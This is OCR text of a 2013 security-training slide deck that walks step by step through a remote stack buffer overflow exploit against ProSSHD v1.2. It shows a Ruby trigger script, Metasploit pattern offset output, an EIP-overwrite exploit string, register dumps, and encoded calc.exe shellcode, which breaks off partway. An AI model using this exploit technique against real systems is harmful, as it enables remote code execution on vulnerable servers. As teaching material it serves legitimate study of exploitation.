Remote Windows Exploiting

Yet another presentation about exploiting…

Public Version

Dobin Rutishauser, 01.10.2013

Compass Security AG
Werkstrasse 20
Postfach 2038
CH-8645 Jona

Tel +41 55 214 41 60
Fax +41 55 214 41 61
team@csnc.ch
www.csnc.ch


Presentation Overview

- No Assembler know how needed
- Based On:
  - Grey Hat Hacking, The Ethical Hacker's Handbook, Third Edition, Chapter 15: Windows Exploits
  - http://www.mhprofessional.com/downloads/products/0071742557/0071742557_ch15.pdf
  - Presentation created as result of the individual Compass Research Week

The Vulnerability

- ProSSHD v1.2 (Oct 2009)
- Standard Buffer Overflow
- Overwrite stored EIP on stack
- Trigger: long remote filename (~500 bytes)
  - `$ scp <remotefile> <localfile>`
  - `$ scp <Ax500> whatever.txt`

The Vulnerability – Test Script



The Vulnerability – Test Script

C:\Documents and Settings\hacker\Desktop\sshd\test.rb - Notepad++

File Edit Search View Encoding Language Settings Macro Run Plugins Window ?

prosshd1.rb test.rb

```
1  %w{rubygems net/ssh net/scp}.each { |x| require x }
2
3  username = 'hacker'
4  password = 'hacker'
5  host = '192.168.104.33'
6  port = 22
7
8  get_request = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab
9
10 puts "--[ connecting"
11 Net::SSH.start( host, username, :password => password) do|ssh|
12     puts "--[ Connected... sleeping for 15"
13     sleep(15)
14     puts "--[ Download!"
15     ssh.scp.download!( get_request, "foo.txt")
16 end
```

Payload – How to create pattern?

Create Pattern:


```
C:\metasploit\apps\pro\msf3\tools>ruby pattern_create.rb 500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq

C:\metasploit\apps\pro\msf3\tools>_
```

```
get_request = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
```

Trigger:

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab
```

Result of Trigger Payload



Trigger Payload - Analysis

Check offset:


```
C:\metasploit\apps\pro\msf3\tools>ruby pattern_offset.rb 71413471
[*] Exact match at offset 493

C:\metasploit\apps\pro\msf3\tools>_
```

Exploit Payload

Trigger:

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab
```

Analyze:




Stored EIP @ location 492

Exploit Payload


Trigger:

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab
```

Analyze:



Verification



Payload –Verification

New exploit string:

```
get_request = "\x41" * 492 + "\x42" * 4 + "\x43" * 200
```

Result:

```
Registers (FPU)
EAX 000009E4
ECX 0000DBD0
EDX 00000007
EBX 0000067C
ESP 0012EFC0 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 0012F3DC
ESI 7C81DF37 kernel32.CreatePipe
EDI 0012F3D8

EIP 42424242
```

Trigger:

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab
```

Analyze:

```
Aa0Aa1Aa2A | a3Aa | 4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4
```

sEIP

Verification

```
AAAAAAAAAA | BBBB | CCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

Payload –Verification

New exploit string:

```
get_request = "\x41" * 492 + "\x42" * 4 + "\x43" * 200
```

Result:


```
Registers (FPU)
EAX 000009E4
ECX 0000DBD0
EDX 00000007
EBX 0000067C
ESP 0012EFC0 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 0012F3DC
ESI 7C81DF37 kernel32.CreatePipe
EDI 0012F3D8

EIP 42424242
```

Exploit Payload


Trigger:

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab
```

Analyze:



Verification



Quick Recap

Have:


- Overwrite EIP with arbitrary data
- ESP pointing to user-submitted data

Need:

- jmp %esp instruction in memory
- shellcode

Find JMP %ESP

Need «jmp %esp»? Mona helps!



Generate shellcode

`msfpayload:`

- Payload: execute calc.exe
- Output as R (ruby, for compatibility with msfencode)


`msfencode:`

- No «bad» chars
- Output as «ruby» (for use in ruby based exploit)

```
C:\metasploit\apps\pro\msf3>ruby msfpayload windows/exec EXITFUNC=THREAD cmd="ca
lc.exe" R | ruby msfencode -b '\x00\x0a\x20' -t ruby
[*] x86/shikata_ga_nai succeeded with size 227 (iteration=1)

buf =
"\xdd\xc6\xd9\x74\x24\xf4\x5a\xb8\xcb\xdd\x1b\xcb\x2b\xc9" +
"\xb1\x33\x31\x42\x17\x83\xc2\x04\x03\x89\xce\xf9\x3e\xf1" +
"\x19\x74\xc0\x09\xda\xe7\x48\xec\xeb\x35\x2e\x65\x59\x8a" +
"\x24\x2b\x52\x61\x68\xdf\xe1\x07\xa5\xd0\x42\xad\x93\xdf" +
"\x53\x03\x1c\xb3\x90\x05\xe0\xc9\xc4\xe5\xd9\x02\x19\xe7" +
"\x1e\x7e\xd2\xb5\xf7\xf5\x41\x2a\x73\x4b\x5a\x4b\x53\xc0" +
"\xe2\x33\xd6\x16\x96\x89\xd9\x46\x07\x85\x92\x7e\x23\xc1" +
"\x02\x7f\xe0\x11\x7e\x36\x8d\xe2\xf4\xc9\x47\x3b\xf4\xf8" +
